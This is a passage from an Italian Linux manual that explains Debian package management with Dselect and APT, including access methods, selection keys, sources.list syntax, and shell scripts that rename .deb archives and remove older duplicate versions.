re composto da un numero maggiore o minore di possibilità, in base alla disponibilità effettiva. Qui vengono descritti solo alcuni metodi di accesso, dal momento che poi il meccanismo di selezione si ripete con una logica simile anche negli altri.

7.9.3 Accesso attraverso un disco ottico unico

«

Il metodo di accesso corrispondente alla sigla '**cdrom**' è ormai un po' antiquato, utilizzabile solo con una distribuzione Debian ridotta a un solo disco ottico. Una volta fatta la selezione, viene richiesto quale file di dispositivo deve essere utilizzato per l'innesto del disco e di solito viene proposto già '`/dev/cdrom`':

```
  I see that /dev/cdrom exists and is a block device.

Insert the CD-ROM and enter the block device name
[/dev/cdrom]:
```

Se la realtà corrisponde a quanto proposto (lo si vede tra parentesi quadre), basta confermare premendo [*Invio*], diversamente si scrive il percorso del file di dispositivo adatto e quindi si conferma sempre con [*Invio*]. Se tutto procede regolarmente, Dselect tenta di accedere al disco e dovrebbe riuscirci anche se questo è già stato innestato in precedenza.

```
Insert the CD-ROM and enter the block device name
[/dev/cdrom]: [Invio]
```

```
  All directory names should be entered relative to the root
  of the CD-ROM.

  I would like to know where on the CD-ROM the top level of
  the Debian distribution is (eg. 'dists/stable') - this
  directory usually contains the Packages-Master file.

  If the CD-ROM is badly organised and doesn't have a
  straightforward copy of the distribution you may answer
  'none' and we'll go through the parts I need individually.

  Last time you said '/debian/dists/stable', and that looks
  plausible.
Distribution top level ? [/debian/dists/stable]:
```

A questo punto, viene richiesta l'indicazione della directory di inizio della distribuzione, tenendo conto che il percorso deve essere indicato partendo dalla directory radice del disco stesso. Di solito, un disco di una distribuzione Debian dovrebbe essere organizzato esattamente come propone Dselect, per cui dovrebbe bastare premere [*Invio*].

```
Distribution top level ? [/debian/dists/stable]: [Invio]
```

Se il disco è organizzato esattamente come si aspetta Dselect, allora tutto va bene, altrimenti si è costretti a inserire ogni singola directory e ogni singolo percorso dei vari blocchi in cui può essere divisa la distribuzione.

```
  Using '/debian/dists/stable/main/binary-i386' as main binary dir.
  Using '/debian/dists/stable/main/binary-i386/Packages.gz' for main.
```

```
Using '/debian/dists/stable/contrib/binary-i386' as contrib binary dir.
Using '/debian/dists/stable/contrib/binary-i386/Packages.gz' for contrib.
Using '/debian/dists/stable/non-free/binary-i386' as non-free binary dir.
Using '/debian/dists/stable/non-free/binary-i386/Packages.gz' for non-free.
Using '/debian/dists/stable/non-US/binary-i386' as non-US binary dir.
Using '/debian/dists/stable/non-US/binary-i386/Packages.gz' for non-US.
Using '/debian/dists/stable/local/binary-i386' as local binary dir.
Using '/debian/dists/stable/local/binary-i386/Packages.gz' for local.

Hit RETURN to continue.
```

Quelle che si vedono sono le informazioni che Dselect richiede; se queste directory non sono esattamente lì dove Dselect si aspetta che siano, occorre indicarle tutte una per una, inoltre per ognuna occorre specificare dove si trova il file '`Packages.gz`' relativo. Comunque, alla fine la cosa si conclude qui e si torna al menù iniziale.

```
Hit RETURN to continue.[Invio]
```

7.9.4 Accesso attraverso un insieme di dischi

Il metodo di accesso corrispondente alla sigla '**`multi_cd`**' è quello più comune, data l'attuale dimensione di una distribuzione Debian completa, che impone la riproduzione su diversi dischi. Scegliendo tale modalità di installazione, in questa fase, si deve inserire l'**ultimo** dei dischi che compongono la distribuzione. Dopo aver selezionato il dispositivo (esattamente come nel caso del metodo '**`cdrom`**'), occorre indicare dove iniziano le distribuzioni. Quindi, non è più come prima: occorre indicare la directory all'interno della quale poi si può trovare la gerarchia '`dists/`'.

```
  All directory names should be entered relative to the root of
  the CD-ROM.

  I would like to know where on the CD-ROM the top level of
  the Debian distribution is - this will usually contain the
  'dists' directory.

  If the CD-ROM is badly organised and doesn't have a
  straightforward copy of the distribution you may answer
  'none' and we'll go through the parts I need individually.
  Last time you said '/debian', and that looks plausible.
Distribution top level ? [/debian]
```

Così come propone Dselect, si tratta della directory '`/debian/`', sempre intesa come riferita all'inizio del disco stesso. In questo caso basta confermare premendo [*Invio*].

```
Distribution top level ? [/debian] [Invio]

  Ok, this is Debian GNU/Linux 2.1 "slink" - disco 2 di 2.

  Using '/debian/dists/stable/main/binary-i386' as main binary
        dir from disk 'Debian GNU/Linux 2.1 "slink" -
        disco 2 di 2'
  Using '/debian/dists/stable/main/binary-i386/Packages.cd.gz'
        for main.
  Using '/debian/dists/stable/contrib/binary-i386' as contrib
        binary dir from disk 'Debian GNU/Linux 2.1 "slink" -
        disco 2 di 2'
  Using '/debian/dists/stable/contrib/binary-i386/Packages.cd.gz'
        for contrib.
  Using '/debian/dists/stable/non-free/binary-i386' as
        non-free binary dir from disk 'Debian GNU/Linux 2.1
        "slink" - disco 2 di 2'
  Using '/debian/dists/stable/non-free/binary-i386/Packages.cd.gz'
```

```
      for non-free.
 Using '/debian/dists/stable/non-US/binary-i386' as non-US
      binary dir from disk 'Debian GNU/Linux 2.1 "slink" -
      disco 2 di 2'
 Using '/debian/dists/stable/non-US/binary-i386/Packages.cd.gz'
      for non-US.
 Using '/debian/dists/local/local/binary-i386' as local
      binary dir from disk 'Debian GNU/Linux 2.1 "slink" -
      disco 2 di 2'
 Using '/debian/dists/local/local/binary-i386/Packages.cd.gz'
      for local.


Hit RETURN to continue.
```

Anche in questo caso sarebbe bene che il disco fosse organizzato esattamente come si aspetta Dselect, altrimenti si è costretti a inserire i percorsi delle directory e dei file '`Packages.cd.gz`'. Si osservi in particolare, che rispetto al metodo '**`cdrom`**', in questo caso si utilizzano i file '`Packages.cd.gz`' e non più i file '`Packages.gz`'. Al termine, si torna al menù principale.

```
Hit RETURN to continue.[Invio]
```

7.9.5 Accesso attraverso un file system di rete

«

I metodi '**`nfs`**' e '**`multi_nfs`**' permettono di accedere a un file system NFS che non è stato ancora innestato. Potrebbe trattarsi di un elaboratore che offre in condivisione l'accesso al suo lettore di dischi ottici, che comunque, lì, deve essere stato innestato. A differenza dei metodi che coinvolgono il lettore di dischi ottici locale, si deve aggiungere l'indicazione del nome o dell'indirizzo dell'elaboratore che offre l'accesso attraverso il protocollo NFS.

Nel primo caso Dselect si aspetta di trovare una distribuzione unica e completa, per cui servono i file ‘`Packages.gz`’, mentre nel secondo si tratta di dati che possono cambiare (per esempio perché viene sostituito il disco nell’elaboratore remoto), per cui contano i file ‘`Packages.cd.gz`’.

7.9.6 Accesso attraverso un file system già innestato localmente

I metodi ‘**`mounted`**’ e ‘**`multi_mount`**’ sono riferiti a una distribuzione accessibile all’interno del file system, dove Dselect non deve occuparsi di innestare dei dischi.

Nel primo caso si deve trattare di una distribuzione unica e completa, per cui Dselect va a cercare i file ‘`Packages.gz`’, mentre nel secondo si tratta di dati che possono cambiare (per esempio perché si interviene per mezzo di collegamenti simbolici), per cui contano i file ‘`Packages.cd.gz`’.

7.9.7 Accesso attraverso APT

Il metodo ‘**`apt`**’ corrisponde all’utilizzo degli strumenti offerti dal sistema APT (in questo caso si usa precisamente ‘**`apt-get`**’). In effetti, quando si dispone di una distribuzione accessibile attraverso APT, questa è la scelta migliore, dal momento che basta configurare il file ‘`/etc/apt/sources.list`’ per risolvere il problema con Dselect.

Dselect propone di modificare il file, ma sarebbe bene che questo fosse già predisposto correttamente prima di iniziare, in modo da poter confermare semplicemente la configurazione attuale:

```
 see you already have a source list.
------------------------------------------------------------------------
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
------------------------------------------------------------------------

Do you wish to change it?[y/N]
```

In questo caso, la distribuzione si trova suddivisa in due parti, a partire dalle directory '`/home/tizio/DEBIAN/1/debian/`' e '`/home/tizio/DEBIAN/2/debian/`'. Per confermare, basta premere [*Invio*], dal momento che '**n**' (no) è la scelta predefinita.

```
Do you wish to change it?[y/N] [Invio]
```

7.9.8 Aggiornamento dell'elenco locale dei pacchetti

«

La fase successiva richiede di aggiornare l'elenco dei pacchetti disponibili selezionando la seconda voce del menù iniziale (quella con il numero uno).

```
1. [U]pdate   Update list of available packages, if possible.
```

Questa operazione non richiede un'interazione con l'utilizzatore. Al massimo si può verificare che sia terminata o meno con successo, in base ai messaggi che si possono leggere.

7.9.9 Selezione dei pacchetti

«

Si passa quindi alla fase più complessa: quella della selezione dei pacchetti da installare o da disinstallare.

```
2. [S]elect   Request which packages you want on your system.
```

Prima di mostrare la schermata di selezione dei pacchetti, data la complessità della cosa, Dselect presenta una guida, di cui si vede la schermata iniziale nella figura 7.41.

Figura 7.41. Introduzione alla guida interna di Dselect per la selezione dei pacchetti da installare.

```
Help: Introduction to package selections####################
Welcome to dselect's main package listing.

You will be presented with a list of packages which are
installed or available for installation.  You can navigate
around the list using the cursor keys, mark packages for
installation (using '+') or deinstallation (using '-').
Packages can be marked either singly or in groups; initially
you will see that the line 'All packages' is selected.  '+',
'-' and so on will affect all the packages described by the
highlighted line.

Press ? for help menu, <space> for next topic, <enter> to
exit help.
```

In pratica, si esce da questa guida premendo [*Invio*], mentre si possono scorrere le varie pagine di informazioni premendo la [*barra−spaziatrice*]. Per richiamare questa guida durante la selezione dei pacchetti, basta premere il punto interrogativo, [*?*], o il tasto [*F1*].

Dopo avere superato la schermata di presentazione della guida si ottiene finalmente il pannello di selezione dei pacchetti (figura 7.42).

Figura 7.42. Pannello di selezione dei pacchetti.

```
dselect - main package listing (status, priority)
mark:+/=/- verbose:v help:?
EIOM Pri Section Package  Inst.ver   Avail.ver  Description
    - All packages -
    --- Installed packages ---
    ----- Installed Required packages -----
    ------- Installed Required packages in section base ----
 *** Req base base-files  2.1.0      2.1.0      Debian Base
 *** Req base base-passwd 2.0.3.3    2.0.3.3    Debian Base
 *** Req base bash        2.01.1-4.1 2.01.1-4.1 The GNU Bour
 *** Req base bsdutils    4.4.1.1    4.4.1.1    Basic utilit
bash         installed;  install (was: install).  Required
bash - The GNU Bourne Again SHell

Bash is an sh-compatible command language interpreter that
executes commands read from the standard input or from a
file.  Bash also incorporates useful features from the Korn
and C shells (ksh and csh).
#### description of bash ###################################
```

Prima di mettersi a selezionare i pacchetti, occorre comprendere come «muoversi» in questa fase. Per cominciare, si deve osservare che la schermata dovrebbe apparire divisa in due parti, come si vede nella figura, dove nella parte superiore appare un cursore (che in questa figura non si vede, ma è posizionato sul pacchetto '**bash**') e nella parte inferiore appare la descrizione di ciò che si trova in corrispondenza del cursore.

Il cursore si sposta, «intuitivamente», utilizzando i tasti: [*freccia-su*], [*freccia-giù*], [*pagina-su*], [*pagina-giù*], [*Inizio*] e [*Fine*]. Alle volte, non riuscendo a leggere tutte le informazioni (come nel caso dell'esempio), è possibile spostare la visualizzazione in

orizzontale, utilizzando i tasti [*freccia−sinistra*] e [*freccia−destra*].

```
EIOM Pri Section  Package    Inst.ver  Avail.ver Description
```

In condizioni normali, l'intestazione dell'elenco è piuttosto oscura. I primi quattro caratteri rappresentano rispettivamente: uno stato di errore, lo stato del pacchetto installato, la selezione precedente e la selezione attuale. La tabella 7.44 raccoglie queste sigle e mostra i simboli che possono essere abbinati nelle colonne rispettive; la tabella 7.45 mostra invece il significato dei simboli che possono essere attribuiti a questi indicatori.

Tabella 7.44. Indicatori di un pacchetto.

Indicatore	Significato	Valori possibili
E	Stato di errore	spazio, R
I	Stato di installazione	spazio, *, −, U, C, I
O	Selezione precedente	*, −, =, _, n
M	Selezione attuale	*, −, =, _, n

Tabella 7.45. Simboli riferiti agli indicatori e loro significato.

Indicatore	Simbolo	Significato
E	spazio	Nessun errore grave.
E	R	Errore grave: reinstallare.
I	spazio	Non installato.
I	*	Installato regolarmente.
I	− (meno)	Ci sono solo i file di configurazione.
I	U	Estratto, ma non configurato.
I	C	Semi-configurato: si è verificato un errore.
I	I	Semi-installato: si è verificato un errore.
O, M	*	Segnato per l'installazione o l'aggiornamento.

Indicatore	Simbolo	Significato
O, M	– (meno)	Segnato per la rimozione, lasciando la configurazione.
O, M	=	Segnato per non essere toccato (*hold*).
O, M	_ (trattino basso)	Segnato per l'eliminazione totale.
O, M	n	Il pacchetto è nuovo e non è stato stabilito nulla.

La selezione dei pacchetti avviene intervenendo sull'ultimo di questi indicatori, «M», dove però si utilizzano tasti differenti rispetto ai simboli che si usano per rappresentarne la selezione. La tabella 7.46 mostra questi tasti e il risultato che se ne ottiene.

Tabella 7.46. Tasti di selezione dei pacchetti.

Tasto di selezione	Effetto
[+], [*Ins*]	Richiede l'installazione o l'aggiornamento del pacchetto.
[−], [*Canc*]	Richiede la disinstallazione del pacchetto lasciando la configurazione.
[_]	Richiede l'eliminazione totale del pacchetto.
[=], [*H*]	Richiede che il pacchetto venga congelato (*hold*).
[*:*], [*G*]	Toglie lo stato di pacchetto congelato.

Le colonne successive indicano: la priorità del pacchetto, generalmente in forma abbreviata, la sezione, ovvero il raggruppamento a cui questo risulta abbinato, il nome del pacchetto, la versione installata, la versione disponibile e infine la descrizione.

L'aspetto di questo pannello di selezione può essere cambiato; in particolare si possono ottenere le descrizioni estese dei primi quattro

indicatori, così come della colonna della priorità, utilizzando il tasto [*v*]; in modo simile, il tasto [*V*] serve a mostrare più o meno colonne di informazioni. Oltre a questo è possibile cambiare il genere di informazioni che appaiono nella parte inferiore dello schermo, che si riferiscono al pacchetto evidenziato dal cursore, oppure è possibile dedicare tutto lo schermo all'elenco o solo alla descrizione del pacchetto. Questi tasti sono elencati nella tabella 7.47.

Tabella 7.47. Tasti per il controllo della visualizzazione del pannello di selezione.

Tasto	Effetto
[*i*]	Cambia il tipo di informazione che appare nella parte inferiore dello schermo.
[*I*]	Dedica lo schermo solo all'elenco o solo alla descrizione.
[*o*], [*O*]	Cambiano l'ordine dell'elenco dei pacchetti.
[*v*]	Espande o contrae le prime colonne.
[*V*]	Seleziona la visualizzazione di alcune colonne finali.

Vale la pena di osservare in che modo è possibile cambiare ordine all'elenco dei pacchetti visualizzati. Con il tasto [*O*] si individuano alcune forme di raggruppamento globale:

- Installato o meno ---> obsoleto, aggiornato;
- Installato, rimosso, eliminato o mai installato;
- nessuna classificazione.

Con il tasto [*o*] si definiscono delle sotto-classificazioni ulteriori:

- priorità ---> sezione;
- sezione ---> priorità;

- nessuna classificazione.

È molto importante selezionare la combinazione giusta dell'ordine in cui vengono classificati i pacchetti, altrimenti ci si perde alla loro ricerca. Tuttavia, fortunatamente, è possibile eseguire una ricerca rapida di un pacchetto il cui nome contiene una stringa data. Si ottiene questo con il tasto [/], che permette di inserire la stringa e di premere [*Invio*] per avviare la ricerca; mentre con il tasto [\] si ripete la ricerca con l'ultimo modello inserito.

Tabella 7.48. Funzionalità varie.

Tasto	Effetto
[/]	Cerca in base a una stringa.
[\]	Ripete la ricerca.
[*Ctrl l*]	Ripulisce l'immagine sullo schermo.
[*?*], [*F1*]	Richiama la guida interna.

Quando si seleziona o si deseleziona un pacchetto e questo fatto comporta delle ripercussioni sugli altri, perché occorre soddisfare in qualche modo delle dipendenze, o delle incompatibilità, viene presentato un sotto-pannello riepilogativo dei pacchetti coinvolti in queste dipendenze, in cui si offre una soluzione del problema. Il funzionamento di questi sotto-pannelli è identico a quello principale; ciò che conta è comprendere che ogni pannello ha un suo contesto e solo quando si giunge alla conferma delle selezioni fatte su quello generale, si esce da questa fase di utilizzo di Dselect.

Figura 7.49. Nel momento in cui viene rivelato un problema di dipendenze, si presenta questa guida, dalla quale si esce premendo [*Invio*].

```
Help: Introduction to conflict/dependency resolution
sub-list Dependency/conflict resolution - introduction.

One or more of your choices have raised a conflict or
dependency problem - some packages should only be installed
in conjunction with certain others, and some combinations of
packages may not be installed together.

You will see a sub-list containing the packages involved.
The bottom half of the display shows relevant conflicts and
dependencies; use 'i' to cycle between that, the package
descriptions and the internal control information.
```

Figura 7.50. Esempio di un sotto-pannello di selezione per risolvere un problema di dipendenze o di incompatibilità.

```
dselect - recursive package listing
mark:+/=/- verbose:v help:?
EIOM Pri Section  Package      Description
  ** Opt non-free unzip        De-archiver for .zip files
  *_ Opt non-us/u unzip-crypt  De-archiver for .zip files
  *_ Opt non-us/u zip-crypt    Archiver for .zip files



unzip      not installed;  install (was: install).  Optional
unzip conflicts with unzip-crypt



interrelationships affecting unzip
```

In generale, quando si sta operando con un pannello, o un sotto-pannello di selezione, con il tasto [*Invio*] si confermano le scelte

fatte, a patto che siano state rispettate le dipendenze, mentre per annullare le selezioni si usa il tasto [*R*] (si veda la tabella 7.51). Al termine si torna al menù iniziale.

Tabella 7.51. Conferma o ripristino delle selezioni in un pannello.

Tasto	Effetto
[*Invio*]	Conferma le scelte fatte e chiude la selezione nel pannello corrente.
[*Q*]	Impone le scelte fatte indipendentemente dalle dipendenze che vengono violate.
[*X*], [*Esc*]	Abbandona le modifiche ed esce.
[*R*]	Ripristina allo stato precedente del pannello attuale.
[*U*]	Pone tutto allo stato suggerito.
[*D*]	Pone tutto allo stato richiesto espressamente.

7.9.10 Installazione e aggiornamento dei pacchetti selezionati

«

Il passo successivo è l'installazione dei pacchetti che sono stati indicati per questo nella fase precedente.

```
  3. [I]nstall      Install and upgrade wanted packages.
```

L'installazione prevede anche la configurazione, per cui inizia qui una procedura che può risultare anche abbastanza lunga, durante la quale bisogna essere sempre pronti a rispondere alle domande che vengono fatte. In generale, quando si aggiorna un pacchetto o lo si installa, mentre sono presenti ancora i file di configurazione vecchi, questi vengono mantenuti ed eventualmente gli vengono affiancati i file nuovi con un'estensione differente ('`.dpkg-dist`').[10]

Dal momento che un pacchetto può avere anche delle «predipendenze» che possono impedirgli l'installazione se prima non è già stato installato qualcos'altro, può darsi che l'installazione debba essere ripetuta più volte per riuscire a installare tutto ciò che è stato richiesto.

7.9.11 Configurazione

Dopo l'installazione si può richiedere espressamente la configurazione dei pacchetti che per qualche motivo non sono stati configurati nel passaggio precedente.

```
4. [C]onfig   Configure any packages that are unconfigured.
```

7.9.12 Cancellazione dei pacchetti

Infine, si può richiedere la rimozione o l'eliminazione dei pacchetti segnati per questo nella fase di selezione.

```
5. [R]emove   Remove unwanted software.
```

7.10 APT

APT[11] è un sistema di gestione dei pacchetti Debian più evoluto di Dselect, per il quale sono disponibili diversi programmi frontali.

Tutto il sistema si avvale di due file di configurazione: '`/etc/apt/apt.conf`' e '`/etc/apt/sources.list`'. Il secondo di questi due file serve a stabilire la fonte da cui attingere per installare i pacchetti, mentre il primo è un file di configurazione generale.

Quando si utilizzano programmi interattivi che sfruttano la console, se si dispone soltanto di uno schermo monocromatico occorre ricordarsi di intervenire sulla variabile di ambiente ***TERM***, in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**vt100**' o '**vt220**', basta verificare nella directory '`/usr/share/terminfo/v/`'), altrimenti può essere faticoso interpretare o leggere le informazioni.

7.10.1 Configurazione generale

Come già accennato, i file di configurazione più importanti del sistema APT sono '`/etc/apt/apt.conf`' e '`/etc/apt/sources.list`'. Per entrambi questi file vengono ignorate le righe bianche e quelle vuote, mentre cambia il modo di rappresentare i commenti: per '`/etc/apt/sources.list`' si rappresentano precedendoli con il simbolo '**#**', mentre '`/etc/apt/apt.conf`' ignora quanto contenuto tra '**/***' e '***/**', oppure quanto preceduto da '**//**'.

Le direttive del file '`/etc/apt/apt.conf`' sono organizzate a gruppi e sottogruppi, secondo una forma simile a quella seguente:

gruppo : : ***sottogruppo*** : : ***opzione*** ***valore_assegnato*** ;

In pratica, il valore che si assegna alla direttiva complessiva può essere una stringa delimitata da apici doppi, oppure senza delimitazione se questo non è necessario.

Per evitare di dover riscrivere ogni volta il gruppo e il sottogruppo di un insieme di direttive, si può usare una notazione alternativa:

```
gruppo {
        sottogruppo {
                opzione valore_assegnato;
                opzione valore_assegnato;
                ...
        }
        sottogruppo {
                opzione valore_assegnato;
                opzione valore_assegnato;
                ...
        }
        ...
}
```

La classificazione in gruppi e sottogruppi serve a definire il contesto a cui riferire le opzioni, permettendo uno sviluppo indipendente della configurazione da parte dei programmi che compongono il sistema APT.

In generale non dovrebbe essere necessario modificare il file '`/etc/apt/apt.conf`'; a ogni modo, la pagina di manuale *apt.conf(5)* descrive bene i vari gruppi e sottogruppi, mentre sono disponibili degli esempi nella directory '`/usr/share/doc/apt/`'.

Il file '`/etc/apt/sources.list`' serve a definire come raggiungere i pacchetti della distribuzione. Si distinguono due situazioni: pacchetti Debian binari e pacchetti Debian sorgenti.

```
deb uri percorso_distribuzione [componente] ...
```

```
deb-src uri percorso_distribuzione [componente] ...
```

A seconda che si tratti di pacchetti binari o sorgenti, la direttiva deve iniziare con la parola chiave '**deb**' oppure '**deb-src**'.

Queste direttive servono a definire il percorso necessario a raggiungere i pacchetti, come se fossero scritte nel modo seguente:

uri / *percorso_distribuzione* / *componente_1*
uri / *percorso_distribuzione* / *componente_2*
uri / *percorso_distribuzione* / *componente_3*
...

Per esempio, se la distribuzione è raggiungibile presso *http://ftp.it.debian.org/debian/stable/* che poi si articola nelle directory '`main/`', '`contrib/`' e '`non-free/`', la direttiva potrebbe essere espressa nel modo seguente:

```
deb http://ftp.it.debian.org/debian stable main contrib non-free
```

Nello stesso modo, se ciò può risultare più chiaro, si potrebbero utilizzare tre direttive come nell'esempio seguente, avendo cura di indicare il punto finale che rappresenta la directory corrente:

```
deb http://ftp.it.debian.org/debian stable/main         .
deb http://ftp.it.debian.org/debian stable/contrib      .
deb http://ftp.it.debian.org/debian stable/non-free     .
```

Nell'ambito dei percorsi che si indicano in queste direttive, si può usare la stringa '**$(ARCH)**', che viene rimpiazzata con la sigla della propria architettura.

Gli URI possono essere indicati in diversi modi, che vengono elencati nel seguito.

- `file:`*percorso_assoluto* | `file://`*percorso_assoluto*

  Permette di fare riferimento a una distribuzione accessibile nell'ambito del file system. Il percorso assoluto inizia con la barra obliqua, per cui si possono avere URI del tipo '**`file:/uno/due`**', oppure '**`file:///uno/due`**' indifferentemente.

- `copy:`*percorso_assoluto* | `copy://`*percorso_assoluto*

  Si tratta di una variante del tipo '**`file`**', in cui si prevede di copiare i file nella memoria di transito, costituita normalmente dalla directory '`/var/cache/apt/archives/`'. Alcuni programmi come Aptitude potrebbero avere difficoltà ad accedere a un URI del tipo '**`file`**', preferendo invece questa seconda alternativa.

- `http://`*nodo* [`:`*porta*] [`/`*percorso*]

  `ftp://`*nodo* [`:`*porta*] [`/`*percorso*]

  Si tratta di un accesso a un servizio HTTP o FTP.

Esiste anche un altro tipo di URI, che inizia con la parola chiave '**`cdrom`**', allo scopo di fare riferimento a distribuzioni su CD-ROM o DVD-ROM. Tuttavia, le direttive di questo tipo sono troppo complesse e vanno realizzate con l'aiuto del programma '**`apt-cdrom`**'.

7.11 Approfondimento: raccolta di pacchetti Debian

«

La distribuzione Debian, per la sua natura collaborativa, è molto dinamica e nel susseguirsi delle sue edizioni viene prodotta una grande quantità di pacchetti aggiornati. Data la dimensione che ha la distribuzione, è improbabile che si riesca ad averne sempre una copia completa; piuttosto è facile trovare nelle riviste dei CD-ROM o dei DVD-ROM con questo o quel gruppo di applicativi, più o meno aggiornati. Volendo realizzare una propria copia locale della distribuzione (su disco fisso, o su dischi rimovibili), occorre realizzare qualche script per gestire un po' meglio la cosa.

7.11.1 Composizione del nome degli archivi Debian

«

Il nome degli archivi Debian è organizzato secondo la struttura seguente:

{*nome_del_pacchetto*}_{*versione_e_revisione*}[_*architettura*].deb

Come si vede, la parte finale, che specifica l'architettura per la quale è predisposto un archivio, potrebbe anche essere omessa, se il contesto rende implicita l'informazione.

Alle volte, per qualche ragione, il nome degli archivi che si trovano in circolazione non è conforme a questo modello; tuttavia, con l'aiuto delle informazioni contenute negli archivi stessi, è possibile riprodurre il nome standard. I comandi seguenti, che utilizzano '**dpkg**', permettono di ottenere le informazioni necessarie a ricostruire il nome di un archivio Debian:

- `dpkg --field` ***archivio*** `package`

  restituisce il nome del pacchetto;

- `dpkg --field` ***archivio*** `version`

  restituisce la stringa che rappresenta la versione e la revisione del pacchetto.

- `dpkg --field` ***archivio*** `architecture`

  restituisce la stringa che rappresenta l'architettura per cui è fatto il pacchetto.

Quello che segue è l'esempio di uno script in grado di scandire gli archivi contenuti nella directory corrente, allo scopo di modificarne il nome se questo non corrisponde al modello standard. La scansione viene fatta in due fasi, per verificare alla fine quali archivi non sono stati corretti (una copia di questo file, dovrebbe essere disponibile presso *allegati/debian-nomi*).

```
#!/bin/sh
## Interviene nella directory *corrente* correggendo i nomi
## degli archivi che sembrano non essere coerenti. Si
## utilizza in particolare:
##       dpkg --field <archivio> package
##       dpkg --field <archivio> version
##       dpkg --field <archivio> architecture

# Inizializza le variabili di ambiente che servono per
# accumulare i valori per il confronto.
ARCHIVIO=""
```

```
PACCHETTO=""
VERSIONE=""
ARCHITETTURA=""
NOME_CORRETTO=""
# Inizia il ciclo di scansione degli archivi Debian che si
# trovano nella directory corrente. Prima fase silenziosa.
for ARCHIVIO in *.deb
do
    # Se il nome è «*.deb», non ci sono file del genere.
    if [ "$ARCHIVIO" = "*.deb" ]
    then
        # Non si fa nulla.
        exit
    fi
    # Estrae il nome del pacchetto.
    PACCHETTO=`dpkg --field $ARCHIVIO package`
    # Estrae la versione del pacchetto.
    VERSIONE=`dpkg --field $ARCHIVIO version`
    # Estrae la sigla dell'architettura.
    ARCHITETTURA=`dpkg --field $ARCHIVIO architecture`
    # Compone il nome teorico.
    NOME_CORRETTO=\
"${PACCHETTO}_${VERSIONE}_${ARCHITETTURA}.deb"
    # Confronta con il nome dell'archivio.
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        # I nomi sono differenti.
        # Modifica il nome solo se è possibile.
        echo "n" | mv -i "$ARCHIVIO" "$NOME_CORRETTO" \
            2> /dev/null
    fi
done
# Inizia il ciclo di scansione degli archivi Debian che si
# trovano nella directory corrente. Seconda fase.
```

```
for ARCHIVIO in *.deb
do
    # Estrae il nome del pacchetto.
    PACCHETTO=`dpkg --field $ARCHIVIO package`
    # Estrae la versione del pacchetto.
    VERSIONE=`dpkg --field $ARCHIVIO version`
    # Estrae la sigla dell'architettura.
    ARCHITETTURA=`dpkg --field $ARCHIVIO architecture`
    # Compone il nome teorico.
    NOME_CORRETTO=\
"${PACCHETTO}_${VERSIONE}_${ARCHITETTURA}.deb"
    # Confronta con il nome dell'archivio.
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        # A quanto pare, il nome di questo archivio non è
        # stato corretto.
        echo "Non è stato possibile correggere il nome"
        echo "dell'archivio $ARCHIVIO, che dovrebbe"
        echo "chiamarsi $NOME_CORRETTO."
    fi
done
```

7.11.2 Eliminazione delle versioni precedenti

La versione di un pacchetto è composta da due parti: la versione (vera e propria) e la revisione. Si tratta di due stringhe unite da un trattino:

versione-*revisione*

In generale, non è facile confrontare questi valori e per fortuna viene in aiuto '**dpkg**' che è in grado di affermare quale sia più recente. In

pratica, si utilizza uno dei comandi seguenti, per determinare se una versione è maggiore, minore o uguale all'altra:

```
dpkg --compare-versions versione1 gt versione2
```

```
dpkg --compare-versions versione1 lt versione2
```

```
dpkg --compare-versions versione1 eq versione2
```

Lo script seguente serve a scandire gli archivi Debian contenuti nella directory corrente, allo scopo di eliminare quelli che contengono uno stesso pacchetto ma di una versione precedente a quanto già disponibile. Durante la scansione, si presume che i nomi degli archivi siano composti correttamente, in modo tale che gli archivi di uno stesso pacchetto si trovino di seguito, nella sequenza alfabetica (una copia di questo file, dovrebbe essere disponibile presso *allegati/debian-doppi*).

```
#!/bin/sh
## Interviene nella directory *corrente* eliminando i file
## doppi, più vecchi. Il confronto viene fatto utilizzando:
##       dpkg --field <archivio> package
##       dpkg --field <archivio> version
##       dpkg --field <archivio> architecture
##       dpkg --compare-versions <versione1> eq <versione0>
##       dpkg --compare-versions <versione1> gt <versione0>
##       dpkg --compare-versions <versione1> lt <versione0>

# Inizializza le variabili di ambiente che servono per
# accumulare i valori per il confronto.
```

```
ARCHIVIO0=""
ARCHIVIO1=""
PACCHETTO0=""
PACCHETTO1=""
VERSIONE0=""
VERSIONE1=""
ARCHITETTURA0=""
ARCHITETTURA1=""
# Inizia il ciclo di scansione degli archivi Debian che si
# trovano nella directory corrente.
for ARCHIVIO1 in *.deb
do
    # Se il nome è «*.deb», non ci sono file del genere.
    if [ "$ARCHIVIO1" = "*.deb" ]
    then
        # Non si fa nulla.
        exit
    fi
    # Estrae il nome del pacchetto.
    PACCHETTO1=`dpkg --field $ARCHIVIO1 package`
    # Estrae la versione del pacchetto.
    VERSIONE1=`dpkg --field $ARCHIVIO1 version`
    # Estrae l'architettura.
    ARCHITETTURA1=`dpkg --field $ARCHIVIO1 architecture`
    # Confronta con il pacchetto precedente.
    if [ "$PACCHETTO1" == "$PACCHETTO0" ]
    then
        if dpkg --compare-versions "$VERSIONE1" \
                                   eq "$VERSIONE0"
        then
            # Si tratta di un'anomalia in cui si deve
            # intervenire a mano.
            echo "Archivi con la stessa versione:"
            echo "    $ARCHIVIO0"
```

```
            echo "    $ARCHIVIO1"
            # In questo caso, non occorre spostare i valori
            # nelle variabili.
        elif dpkg --compare-versions "$VERSIONE1" \
                                     gt "$VERSIONE0"
        then
            # Si elimina l'archivio del pacchetto più
            # vecchio.
            rm -f "$ARCHIVIO0"
            echo "Eliminato $ARCHIVIO0"
            # Sposta i valori nelle variabili.
            ARCHIVIO0="$ARCHIVIO1"
            PACCHETTO0="$PACCHETTO1"
            VERSIONE0="$VERSIONE1"
            ARCHITETTURA0="$ARCHITETTURA1"
        elif dpkg --compare-versions "$VERSIONE1" \
                                     lt "$VERSIONE0"
        then
            # Si elimina l'archivio del pacchetto più
            # vecchio.
            rm -f "$ARCHIVIO1"
            echo "Eliminato $ARCHIVIO1"
            # In questo caso, non occorre spostare i valori
            # nelle variabili.
        else
            # Questo caso non dovrebbe verificarsi.
            echo "C'è un errore nel confronto degli"
            echo "archivi seguenti:"
            echo "    $ARCHIVIO0"
            echo "    $ARCHIVIO1"
            # In questo caso, non occorre spostare i valori
            # nelle variabili.
        fi
    else
```

```
